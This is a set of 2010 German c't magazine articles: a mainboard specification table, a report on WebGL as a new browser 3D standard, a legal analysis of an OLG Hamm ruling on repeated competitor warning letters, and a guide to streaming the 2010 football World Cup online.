- [1] Thorsten Leemhuis, Ausgabematerial, LGA1156-Boards für Intels neue Dual-Core-CPU's mit Grafik, c't 4/10, S. 144
- [2] Benjamin Benz, Wunsch Dir was zum Arbeiten, c't 8/10, S. 142

## LGA1156-Boards – technische Daten

Hersteller	ASRock	Asus	Biostar	Intel	MSI	Zotac
Typ (Revision)	H55M (1.01)	P7H55-M (2.01G)	H55 HD (6.1)	DQ57TM (keine Angabe)	H55-G43 (1.0)	H55-ITX WiFi (keine Angabe)
<b>Bauform, Ausstattung</b>						
Chipsatz / Format [mm]	H55 / MicroATX (244 × 224)	H55 / MicroATX (244 × 224)	H55 / MicroATX (244 × 200)	Q57 / MicroATX (244 × 224)	H55 / ATX (305 × 230)	H55 / MiniITX (170 × 170)
ATA-Chip (Eigenschaften)	n. v.	VT6415 (PCIe; 1 × PATA)	VT6415 (PCIe; 1 × PATA)	n. v.	JMB368 (PCIe; 1 × PATA)	JMB360 (PCIe; 1 × eSATA)
LAN-Chip (Eigenschaften)	RTL8111DL (PCIe; 1000 MBit/s)	RTL8111E (PCIe; 1000 MBit/s)	RTL8111DL (PCIe; 1000 MBit/s)	82578DM (Phy; 1000 MBit/s)	RTL8111DL (PCIe; 1000 MBit/s)	82578DM (Phy; 1000 MBit/s)
Audio-Chip (Eigenschaften)	VT1718S (HDA)	ALC887 (HDA)	ALC662 (HDA)	ALC662 (HDA)	ALC889 (HDA)	ALC888 (HDA)
<b>interne Anschlüsse, Steckplätze und Taster</b>						
ATX12V / EPS12V	n. v. / ✓	n. v. / ✓	✓ / n. v.	✓ / n. v.	n. v. / ✓	✓ / n. v.
PCI / PCIe x1 / PEG / Sonst.	1 / 1 / 1 × x16 und 1 × x4 / 0	1 / 2 / 1 / 0	2 / 1 / 1 / 0	1 / 2 / 1 / 0	3 / 2 / 1 × x16 und 1 × x4 / 0	0 / 0 / 1 / 1 PCIe Mini Card
Speicher-Slots / max. RAM	2 / 8 GByte PC3-10600	4 / 16 GByte PC3-10600	2 / 8 GByte PC3-10600	4 / 16 GByte PC3-10600	4 / 16 GByte PC3-10600	2 / 8 GByte PC3-10600
PATA / SATA II / SATA6G / FDD	0 / 4 / 0 / 0	1 / 6 / 0 / 0	1 / 4 / 0 / 0	0 / 5 / 0 / 0	1 / 6 / 0 / 1	0 / 6 / 0 / 0
USB / FW / RS-232 / LPT	3 × 2 / 0 / 1 / 1	3 × 2 / 0 / 1 / 1	2 × 2 / 0 / 1 / 1	4 × 2 / 0 / 1 / 0	3 × 2 / 0 / 1 / 1	2 × 2 / 0 / 1 / 0
Gehäuselüfter 3-Pin / 4-Pin	1 / 1	1 / 0	1 / 0	0 / 2	2 / 0	0 / 1
SPDIF-Out / -In	✓ / n. v.	✓ / n. v.	✓ / n. v.	✓ / n. v.	✓ / n. v.	✓ / n. v.
<b>externe Anschlüsse</b>						
VGA / DVI-D / -I / HDMI / DP	1 / 1 / 0 / 1 / 0	1 / 0 / 0 / 1 / 0	1 / 1 / 0 / 1 / 0	0 / 1 / 1 / 0 / 1	1 / 0 / 0 / 1 / 0	0 / 0 / 1 / 1 / 0
PS/2 / LAN / FireWire	1 / 1 / 0	1 / 1 / 0	1 / 1 / 0	0 / 1 / 0	2 / 1 / 0	1 / 1 / 0
USB 2.0 / eSATA / eSATAp	4 / 0 / 2	6 / 0 / 0	4 / 0 / 0	6 / 1 / 0	6 / 0 / 0	10 / 1 / 0
analog Audio / SPDIF-Out	5 / 1 × opt.	3 / 1 × opt.	3 / n. v.	3 / n. v.	6 / n. v.	5 / 1 × opt.
<b>Lieferumfang, Preis</b>						
Dokumentation / Software	Engl., Franz, Deutsch / OC-Tuner, IES, OC DNA	Englisch / PC-Probe, Turbo V, Turbo Key, AI Suite	Englisch / n. v.	Englisch / Intel Desktop Utilities	Englisch / Control Center	Englisch, Französisch, Deutsch / –
Kabel: PATA / SATA II	0 / 2	1 / 2	0 / 2	0 / 2	1 / 1	0 / 3
SATA-Stromadapter / sonstige Beilagen	0 / n. v.	0 / n. v.	0 / n. v.	0 / DVI-VGA-Adapter	1 / n. v.	0 / 2 Antennen, ATX-12V-Verlängerung, DVI-VGA-Adapter
Straßenpreis (zirka)	70 €	80 €	65 €	100 €	88 €	115 €



Manfred Bertuch

# Ballern im Browser

## WebGL als Standard für 3D-Grafik im Web-Browser

Nach vielen vergeblichen Anläufen zeichnet sich mit WebGL ein aussichtsreicher Grafikstandard für Webanwendungen ab. Er beruht auf einem OpenGL-Interface für JavaScript und ist bereits in Entwicklerversionen diverser Browser enthalten.

Webstandards wie VRML (Virtual Reality Modeling Language) oder Java3D stießen jahrelang auf wenig Resonanz. Google und Mozilla begannen schließlich eigene 3D-Programmierschnittstellen (APIs) für Webanwendungen zu entwickeln (O3D und Canvas3D). Doch nun ziehen Google und Mozilla zusammen mit Apple und Opera innerhalb der Khronos Group an einem Strang und propagieren mit WebGL einen gemeinsamen Standard. WebGL ist ein Programmier-Interface, das über JavaScript Zugriff auf die plattformübergreifende Programmierschnittstelle OpenGL erlaubt und ohne Plug-ins funktioniert.

Bislang existiert WebGL nur als Arbeitsentwurf (Working Draft), wurde aber bereits in Entwickler-

versionen zahlreicher Browser umgesetzt. Sowohl in Mozillas Firefox, Googles Chrome und Apples Webkit (Safari) lässt sich bereits mit WebGL experimentieren. Dazu muss man beispielsweise in Firefox 3.7.4a5 (Minefield) über `about:config` noch WebGL einschalten. Google Chrome 5.0.375.38beta benötigt die Parameter `-enable-webgl` und `-no-sandbox` beim Aufruf, Nightly-Builds von Safari erfordern im Terminal die Eingabe von `defaults write com.apple.Safari WebKitWebGLEnabled -bool YES`. Opera bietet derzeit noch keine Browserversion mit WebGL-Unterstützung.

Da in den meisten Systemen OpenGL-Treiber installiert sind, kann man mit WebGL beschleunigte 3D-Grafik relativ einfach innerhalb von JavaScript program-

mieren. Man benötigt keine Compiler oder Entwicklungsumgebungen, sondern lediglich einen Texteditor. WebGL nutzt das Canvas-Element von HTML5, also einen für die Ausgabe dynamischer Grafik reservierten, rechteckigen Bereich innerhalb der Webseite. WebGL lässt sich auch in anderen Sprachen einsetzen, die das Canvas-Element kennen; etwa Java und Objective-C.

### O3D nutzt WebGL

Mozilla entwickelt Canvas3D nicht weiter, sondern stellt seine Erfahrungen innerhalb der Khronos-Gruppe für das WebGL-Projekt zur Verfügung. Canvas3D kann auch als Vorläufer von WebGL gelten. Google hält dagegen an seinem O3D-Projekt

fest. Es war ursprünglich als in C++ programmiertes Plug-in ausgelegt, um maximale Ausführungsgeschwindigkeit zu garantieren. WebGL stand man kritisch gegenüber, da man einem JavaScript-API keine befriedigende 3D-Performance zutraute.


Nachdem die Geschwindigkeit der JavaScript-Engine deutlich zulegen konnte, sind diese Bedenken verflogen. Anfang Mai kündigte Google an, O3D ebenfalls als JavaScript-API auszuliegen und diese auf WebGL aufsetzen zu lassen. Dies ergibt insofern Sinn, weil O3D ähnlich einer Spiel-Engine höhere Funktionen bietet, etwa ein Scene-Graph und das Laden von 3D-Modellen im Collada-Format. Dagegen beschränkt sich WebGL als Low-Level-Schnittstelle auf den Umgang mit einfachen geometrischen Objekten wie Linien oder Dreiecken.

Eine andere Google-Initiative soll WebGL auch auf Windows-Systemen ermöglichen, denen der eigentlich erforderliche OpenGL-2-Treiber fehlt. Die „Almost Native Graphics Layer Engine“, oder kurz ANGLE, überträgt die OpenGL-Aufrufe auf das DirectX-9.0c-Interface. Google will so helfen, WebGL-Anwendungen auf Desktop-PCs oder Netbooks mit älterer On-board-Grafik von Intel auszuführen. Die OpenGL-Fähigkeiten von AMD- oder Nvidia-Grafikchips sind für WebGL dagegen ausreichend.

WebGL nutzt mit OpenGL ES 2.0 (Embedded Systems) eine Untermenge von OpenGL 2.0, die auch von Geräten mit begrenzter Rechenleistung wie Smartphones, Tablet-Rechnern und anderen mobilen Produkten unterstützt wird. OpenGL 2.0 ist fast sechs Jahre alt, folglich kann WebGL viele Funktionen moderner Grafikkarten wie Tessellation nicht einsetzen. OpenGL 2.0 war die erste Version, die programmierbare Shader und die Shader-Sprache GLSL einführt. WebGL unterstützt daher das erste, aus heutiger Sicht rudimentäre Shader-Model 1.0, das im Vergleich zum aktuellen Shader Model 5.0 nur kurze Shader-Programme und einen eingeschränkten Befehlssatz kennt.


### Reger Zuspruch

Obwohl die WebGL-Implementierungen noch an vielen Stellen



MeShade ist ein Tool zur Entwicklung von Vertex- und Pixel-Shadern für WebGL, programmiert mit dem WebGL-Framework SpiderGL.






Beim Zoomen mit den Pfeiltasten zeigt dieser Voxel-Octree zusätzliches „Level of Detail“ – visualisiert mit WebGL und einer Beta-Version von Google Chrome.

optimiert werden müssen, erfreut sich der 3D-Standard bereits regen Zuspruchs durch die Community. Der „WebGL around the Net“-Blog auf „Learning WebGL“ gibt einen guten Überblick über die fast täglich wachsenden Aktivitäten. Unter den zahlreichen Demos finden sich Viewer für Molekül-Modelle und andere geometrische Objekte, einfache Spiele sowie zelluläre Automaten (Conways Game of Life) und Mandelbrot-Programme. Erwähnenswert ist auch MeShade, ein Tool zur Ent-

wicklung von Vertex- und Pixel-Shadern für WebGL, inspiriert von AMDs RenderMonkey. Allerdings funktionieren einige dieser Demos nicht in jedem WebGL-Browser, sondern entweder nur in Firefox oder Google Chrome.

Besonderes Aufsehen erregte eine Portierung des id-Klassikers Quake 2, die vollständig im Browser läuft. Mitarbeiter von Google hatten Quake 2 bereits nach Java portiert (Jake 2) und kompilierten diesen Port mit Hilfe des Google Web Toolkits nach JavaScript und WebGL. Das

Programmierer lieben WebGL und produzieren eifrig Molekül-Viewer und andere Demos.



Projekt demonstriert auch, was mit HTML5 möglich ist. Beispielsweise realisiert es den Ton und die Speicherung von Spielständen mit HTML5-Funktionen. Und dank HTML5-WebSockets fehlt auch der Online-Multiplayer-Modus nicht. Wer ihn ausprobieren möchte, sollte Google Chrome 5.0.375.38beta installieren und WebGL wie beschrieben aktivieren. Auf anderen Browsern funktioniert er leider nicht. Und mit CopperLicht steht bereits eine Game-Engine mitsamt Level-Editor und einfa-

cher Physik-Simulation zur Verfügung, eine frühe Alphaversion renderte sogar ein Level von Quake 3 im Firefox-Browser. Jedermann kann CopperLicht kostenfrei nutzen, um 3D-Browserspiele mit denkbar geringem Aufwand zu erstellen.

## Fazit

Noch nie gab es bei den Webstandards so viel Bewegung. WebGL hat in seiner kurzen Existenz erstaunlich viele Aktivitäten ausgelöst. Auch Adobe hat die Zeichen der Zeit erkannt und offeriert den 3D-fähigen FlashPlayer 10 und die OpenSource-Render-Engine Away3D. Sie kann jedoch nur schwer mit einer Lösung konkurrieren, die den direkten Zugriff auf eine vollwertige und etablierte 3D-Schnittstelle wie OpenGL bietet. WebGL ist dank der allgegenwärtigen OpenGL-Unterstützung und Plug-in-Freiheit ein eleganter Ansatz.

Lediglich Microsoft ignoriert den 3D-Hype konsequent und zeigt bisher keine Absichten, den Internet Explorer 9 mit irgendwelchen 3D-Fähigkeiten auszustatten. Und selbst wenn, dürfte sich der Redmonder Riese wohl eher auf die eigene Schnittstelle Direct3D konzentrieren. (mfi)

[www.ct.de/1013154](http://www.ct.de/1013154)

ct

HTML5 und WebGL machen Quake 2 mitsamt Multiplayer-Modus zum Browser-Game.



Kai Mielke

# Wenn der Postmann zweimal klingelt

## Mehrfachabmahnungen durch Sorgfalt den Boden entziehen

Wenn ein Online-Händler von einem Mitbewerber wegen verschiedener Rechtsverletzungen auf derselben Website mehrere Abmahnungen mit jeweils eigener Kostennote nacheinander erhält, kann Ärger aufkommen. Dennoch stellt diese Art der Salamitaktik nicht unbedingt einen Rechtsmissbrauch dar – das findet jedenfalls das Oberlandesgericht (OLG) Hamm.

Der Sommer 2009 war für deutsche Verhältnisse mit durchschnittlich 17,3 Grad Celsius deutlich wärmer als üblich. Hiervon profitierten unter anderem Hersteller und Händler von Klimageräten. Im Schatten des Wettbewerbs um den Absatz derartiger Produkte gewann die „Verordnung über die Kennzeichnung von Haushaltsgeräten mit Angaben über den Verbrauch an Energie und anderen wichtigen Ressourcen“ (EnVKV) ungeahnte Bedeutung – wer nämlich Klimageräte ohne die hiernach erforderlichen Angaben feilbot, konnte wegen eines Wettbewerbsverstosses von der Konkurrenz abgemahnt werden.

Diese Erfahrung musste beispielsweise ein Online-Händler machen, der beim Angebot eines C2-Klimageräts dessen Energieeffizienzklasse nicht angegeben hatte. Das wiederum verlangt die EnVKV. So präsentierte ein Konkurrent dem Händler am 26. Mai 2009 eine Abmahnung – zu Recht, wie das Landgericht (LG) Hamburg später urteilte.

Der Fall wäre an sich kaum der Rede wert, hätte sich nicht derselbe Konkurrent bereits wenige

Wochen danach, nämlich am 13. Juli, erneut mit einer Abmahnung an seinen Mitbewerber gewandt. Diesmal rügte er eine fehlerhafte Widerrufsbelehrung auf dessen Website. Auch hierfür verlangte er, dass der Abgemahnte eine Unterlassungserklärung abgeben und die Abmahnkosten ersetzen sollte.

Der jedoch zeigte sich über derlei Salamitaktik verärgert; er verweigerte das Geforderte und ließ die gesetzte Frist verstreichen. Am 22. Juli beantragte der Konkurrent den Erlass einer einstweiligen Verfügung, die den Online-Händler dazu verpflichten sollte, die Verwendung der gerügten Widerrufsbelehrung künftig zu unterlassen.

### Verstolpert

Das mit der Sache befasste Landgericht (LG) Münster ließ den Antragsteller zunächst abblitzen. Es wies seinen Antrag ab und begründete dies mit der fehlenden Dringlichkeit. Die aber ist eine zwingende Voraussetzung dafür, dass man eine einstweilige Verfügung erwirken kann („Verfügungsgrund“). Wer nicht einen sehr dringenden Bedarf daran

glaubhaft machen kann, dass eine vermeintliche Rechtsverletzung schnell abgestellt wird, der muss ein Hauptsacheverfahren anstrengen – also eine reguläre Zivilklage erheben, und hierbei mahlen die gerichtlichen Mühen deutlich langsamer als in den Verfahren des sogenannten einstweiligen Rechtsschutzes [1].

Die Münsteraner Richter wiesen darauf hin, dass „die Antragstellerin bereits am 26. Mai 2009 von dem Internetauftritt der Antragsgegnerin Kenntnis erlangt und eine Abmahnung wegen eines anderen Wettbewerbsverstosses ausgesprochen habe. Sie hätte bereits damals die Möglichkeit gehabt, auch die jetzt gerügte Form der Widerrufsbelehrung zu beanstanden. Denn die Widerrufsbelehrung sei auch damals in der gerügten Form auf der Seite ‚Unsere AGB‘ verwandt worden. Die Tatsache, dass die Antragstellerin die Widerrufsbelehrung mehr als einen Monat lang unbeanstandet gelassen habe, lasse nur den Schluss zu, dass sie ein auf diesen Verstoß bezogenes Verbot nicht als dringlich erachtet habe. Die Verfolgung zeitgleich vorhandener Angaben in einem Internetauftritt in zwei aufeinander folgenden Verfahren spreche im Übrigen auch für eine rechtsmissbräuchliche Anspruchsverfolgung.“

### Zweiter Anlauf

Diese Entscheidung wollte wiederum der Abmahner sich nicht bieten lassen. Er legte Berufung ein und versuchte nunmehr das Oberlandesgericht (OLG) Hamm von seiner Sicht der Dinge zu


überzeugen: So habe er die fehlerhafte Widerrufsbelehrung erst am 10. Juli zur Kenntnis genommen; sie sei ihm noch nicht im Rahmen der Abmahnung des völlig anderen Verstoßes vom 26. Mai bekannt gewesen.

Dass bereits damals die Möglichkeit bestanden hätte, die Allgemeinen Geschäftsbedingungen (AGB) seines Konkurrenten mit der unrichtigen Widerrufsbelehrung einzusehen, sei demgegenüber irrelevant: Es sei nicht seine Aufgabe, den Internetauftritt von Mitbewerbern vollständig auf mögliche Wettbewerbsverstöße hin zu überprüfen.

Das OLG folgte diesen Ausführungen und hob das Urteil des LG auf [2]: „Entgegen der Einschätzung des Landgerichts fehlt es nicht an einem Verfügungsgrund ... Der Verfügungsantrag ist am 22. Juli 2009 bei Gericht eingegangen. Das deutet auf eine zügige Rechtsverfolgung hin, da von dem – nunmehr auch durch die eidesstattliche Versicherung ihres Geschäftsführers vom 30. Oktober 2009 glaubhaft gemachten – Vortrag der Antragstellerin auszugehen ist, dass sie nicht vor dem 10. Juli 2009 Kenntnis von dem Wettbewerbsverstoß erlangt hat.“

Dagegen, so die Richter in Hamm, spreche auch nicht, „dass sich die Antragstellerin bereits am 26. Mai 2009 mit dem damaligen Internetauftritt der Antragsgegnerin beschäftigt ... hat. Auch wenn ... die Allgemeinen Geschäftsbedingungen der Antragsgegnerin ... schon damals die Widerrufsbelehrung in der später beanstandeten Formulierung enthielten, ergibt sich daraus nicht, dass die Antragstellerin auch schon damals von diesem Verstoß ... zwangsläufig hätte Kenntnis nehmen müssen.“

Der Abmahner habe dargelegt, dass er „sich auf den festgestellten Verstoß gegen das EnVKV konzentriert und nur mit einem Teil des Internetauftritts befasst hat ... Um zu beurteilen, ob die nach den gesetzlichen Vorschriften erforderliche Angabe der Effizienzklasse des Kühlgerätes im Rahmen des Angebots in geeigneter Weise vorgenommen worden ist oder nicht, bedurfte es auch zwangsläufig keiner Beschäftigung mit einer etwaigen Widerrufsbelehrung der Antragsgegnerin oder den zum Aufruf bereitgehaltenen All-



Allgemeine Geschäftsbedingungen von Online-Händlern sind ein fruchtbares Feld, auf dem Konkurrenten immer wieder reichlich Abmahngründe ernten.

gemeinen Geschäftsbedingungen.“

### Nicht nachprüfbar

Ob die Aussage des Antragstellers, wonach er die fehlerhafte Widerrufsbelehrung erst nach der ersten Abmahnung zur Kenntnis genommen hat, zutrifft oder es sich dabei lediglich um eine Schutzbehauptung handelt, um die doppelten Abmahnkosten zu rechtfertigen, weiß letztlich niemand. An einer plausiblen Erklärung und einer dazu passenden eidesstattlichen Versicherung kommt jedoch kein Gericht vorbei. Eine Vermutung, dass ein Abmahner aus Gründen der Gebührenschilderei grundsätzlich die Unwahrheit sagen würde, kennt das Recht nicht.

Umso interessanter wird damit jedoch die Frage, ob man von dem Abmahnenden nicht hätte erwarten können, dass er nach Entdeckung des ersten Rechtsverstoßes auf der Website seines Konkurrenten nachprüfte, ob diese weitere abmahnwürdige Fehler aufwies. Hierzu führt das OLG Hamm aus: „Die Antragstellerin war auch nach Feststellung des Verstoßes gegen das EnVKV nicht gehalten, den gesamten Internetauftritt der Antragsgegnerin auf denkbare weitere Wettbewerbsverstöße völlig anderer Art zu überprüfen, um diese gleich mit abzumahnern zu können. Auch insoweit gibt es keine Beobachtungs- oder Untersuchungspflicht.“

Einer zweiten Abmahnung, so die Richter in Hamm, habe somit nichts im Wege gestanden.

### Alarmglockenklang

Auf den ersten Blick scheint das Urteil des OLG Hamm Salamiattikern in die Hände zu spielen, die mehrere Rechtsverstöße auf einer Internetseite sukzessive und kostenintensiv ausschlichten. Die Richter haben diese Gefahr wohl auch durchaus gesehen. Sie untersuchten gründlich, ob der Abmahnende zu dem Zeitpunkt, als er den ersten Rechtsverstoß in den AGB entdeckte, auch bereits weitere Rechtsverstöße darin hätte erkennen müssen. So, wie die Dinge lagen, ließ sich genau das jedoch nicht nachweisen.

Wichtig ist die Erkenntnis, die sich für Abgemahnte aus dem Fall ableiten lässt: Wenn man

von jemandem eine Abmahnung erhält, so können vom selben Absender durchaus noch weitere kommen, die neuen Ärger und neue Kosten bedeuten. Verschiedene Rechtsverstöße, die man etwa im Rahmen von AGB auf Websites begeht, müssen nicht zwangsläufig in einem Rutsch abgemahnt werden, sofern sie dem Abmahnenden nicht zwangsläufig gleichzeitig auffallen mussten.

Daher empfiehlt es sich, eine erste Abmahnung als Warnsignal aufzufassen und zum Anlass zu nehmen, die gesamte Internetpräsenz sehr sorgfältig auf eventuelle weitere Schwachpunkte in rechtlicher Hinsicht abzuklopfen – oder dies von einem Anwalt tun zu lassen.

Wenn dann nämlich eine weitere Abmahnung eingeht, die sich auf die Vergangenheit bezieht und nachweislich bereits durch

eine zwischenzeitlich wasserdicht gemachte Gestaltung des Webangebots überholt wurde, schaut der Abmahner in die Röhre. (psz)

### Literatur

[1] LG Münster, Urteil vom 13. 8. 2009, Az. 15 O 330/09

[2] OLG Hamm, Urteil vom 21. 1. 2010, Az. 4 U 168/09; <http://sewoma.de/berlinblawg/urteile/wettbewerbsrecht/olg-hamm-4-u-16809/>

ct

Anzeige



Dr. Volker Zota

# Bloß kein Tor verpassen

## Die Fußball-WM per Videostream für Arbeitstiere und Aushäusige

54, 74, 90, 2010 ... In wenigen Tagen ertönt der Anpfiff zur Fußballweltmeisterschaft in Südafrika, bei der die deutsche Mannschaft den 2006 verpassten Titelgewinn nachholen will. Da Südafrika in der gleichen Zeitzone wie Zentraleuropa liegt, beginnen einige Partien in der Arbeitszeit, auch eines der deutschen Gruppenspiele. Aber auch wer zu den Spielzeiten arbeiten muss, verpasst kein Tor – Internet-Anschluss und Genehmigung des Arbeitgebers vorausgesetzt.

Die Fußball-WM ist hierzulande nicht nur erstmals im Free-TV komplett in HD empfangbar, sondern lässt sich auch im Internet live und kostenlos verfolgen: Die an der WM-Übertragung beteiligten Sendergruppen ARD, ZDF und RTL werden die jeweils von ihnen ausgestrahlten Partien auch im Internet streamen. Der Aufwand für Bastellösungen, um etwa das per

DVB-Karte empfangene Fernsehsignal im Firmennetz zu verteilen, lohnt sich somit meist nicht.

Die ARD zeigt ihre Spiele auf sportchau.de; 22 Partien der Gruppenphase und das Spiel um Platz 3 streamt die ARD auf jeden Fall. Wie es ab dem Achtelfinale aussieht, steht noch nicht fest – tagesaktuelle Informationen finden sich unter [www.sportchau.de/sp/fifawm2010/wm\\_live/](http://www.sportchau.de/sp/fifawm2010/wm_live/).

### Gruppenspiele der deutschen Nationalmannschaft

Datum	Uhrzeit	Gegner	Streaming auf
13. Juni, Sonntag	20.30 Uhr	Australien	<a href="http://www.sport.zdf.de">www.sport.zdf.de</a>
18. Juni, Freitag	13.30 Uhr	Serbien	<a href="http://www.sport.zdf.de">www.sport.zdf.de</a>
23. Juni, Mittwoch	20.30 Uhr	Ghana	<a href="http://www.sportschau.de">www.sportschau.de</a>

Neun Spiele – sechs aus der Gruppenphase, zwei Achtelfinale und ein Viertelfinale – hat sich der Kölner Privatsender RTL gesichert. Die Spiele streamt das von RTL interactive betriebene Sportportal sport.de. Alle anderen Spiele zeigt das ZDF parallel zur Fernsehstrahlung unter [www.sport.zdf.de](http://www.sport.zdf.de) in seiner Mediathek. Alle Sender-Portale runden ihre Berichterstattung mit Live-Tickern zu allen Partien, Hintergrundberichten und aktuellen Informationen rund um die teilnehmenden Mannschaften ab. Die Spiele der deutschen Nationalmannschaft laufen übrigens ausschließlich auf den öffentlich-rechtlichen Programmen.

Gespielt wird jeweils um 13.30 Uhr, 16 Uhr oder 20.30 Uhr; ab dem Achtelfinale fällt der Mittagstermin weg. Die deutsche Mannschaft kickt in der Gruppenphase zweimal um 20.30 Uhr, muss aber am Freitag, den 18. Juni, bereits um 13.30 Uhr gegen Serbien antreten – wer nicht freimachen kann, dem bleibt oft nur die Möglichkeit, mit Genehmigung der Geschäftsführung einen

Internet-Stream zu verfolgen. Die Schweiz muss nicht ganz so früh ran, die Eidgenossen spielen am 16. Juni gegen Spanien und am 21. Juni gegen Chile um 16 Uhr. Freilich beginnen aber auch andere spannende Partien noch nachmittags.

Wer aufgrund früherer Erfahrungen befürchtet, bei den Videostreams den Ball vor lauter Blockartefakten nicht mehr sehen zu können, kann beruhigt sein: Sportschau.de streamt gleich in drei Qualitätsstufen: 512 × 288 Bildpunkten mit 576 kBit/s (wahlweise Flash oder Windows Media), 960 × 544 Bildpunkte mit 1,7 MBit/s (wahlweise Flash oder Windows Media) und sogar erstmals in High Definition mit 1280 × 720 Bildpunkten bei rund 3 MBit/s (Flash).

Das Zweite streamt unabhängig vom gewählten Format (Flash, Windows Media oder QuickTime) eine Auflösung von 688 × 384 Bildpunkten bei einer Datenrate von rund 1,5 MBit/s – anders als bei den Olympischen Winterspielen wird es leider keine HD-Streams geben. RTLs Sport.de liefert immerhin 512 ×

Informationen rund um die WM und die von der ARD gezeigten Spiele als Live-Stream – sogar in HD – gibt es auf dem FIFA-WM-Portal von sportchau.de.

Neun WM-Spiele (ohne deutsche Beteiligung) hat der Kölner Privatsender RTL ergattert; im Internet kann man die Spiele auf dem Sportportal sport.de verfolgen.

## WM mobil

Leider funktionieren die Streaming-Angebote von ARD, ZDF und RTL nicht im Zusammenspiel mit Smartphones. Doch auch wer noch im Stau steckt oder noch den Weg zum nächsten Public Viewing sucht, braucht kein Tor zu verpassen. So bringt die Telekom alle 64 Partien der Fußball-WM live per UMTS aufs Handy. Im Juni und Juli können Mobilfunkkunden der Telekom für jeweils 4,95 Euro das Paket „MobileTV FIFA WM 2010“ buchen; das Abo endet automatisch am 31. Juli. Wer nur bestimmte Spiele sehen will, zahlt 1,95 Euro pro Tag. Empfangen lässt sich der Video-Stream mit vielen UMTS-fähigen

Handys, für das iPhone 3G/3GS und Android gibt es Apps.

Mit Erscheinen dieser Ausgabe sollte die „Sky Sport App“ des Pay-TV-Senders Sky für das iPad verfügbar sein. Damit sollen alle Sky-Kunden bis Ende August kostenlos Sky Sport 1, Sky Sport 2, Sky Fußball Bundesliga, Sky Sport Austria sowie die Spiele der Fußball-WM empfangen können – allerdings nur im WLAN, die UMTS-Variante von Apples Tablet hilft also nicht. Für Abonnenten von Sky Sport HD und Sky Fußball Bundesliga HD bleibt der iPad-Empfang auch anschließend kostenlos, alle anderen müssen zahlen.



Sky-Abonnenten können die Fußball-WM ohne weitere Kosten auf dem iPad anschauen.

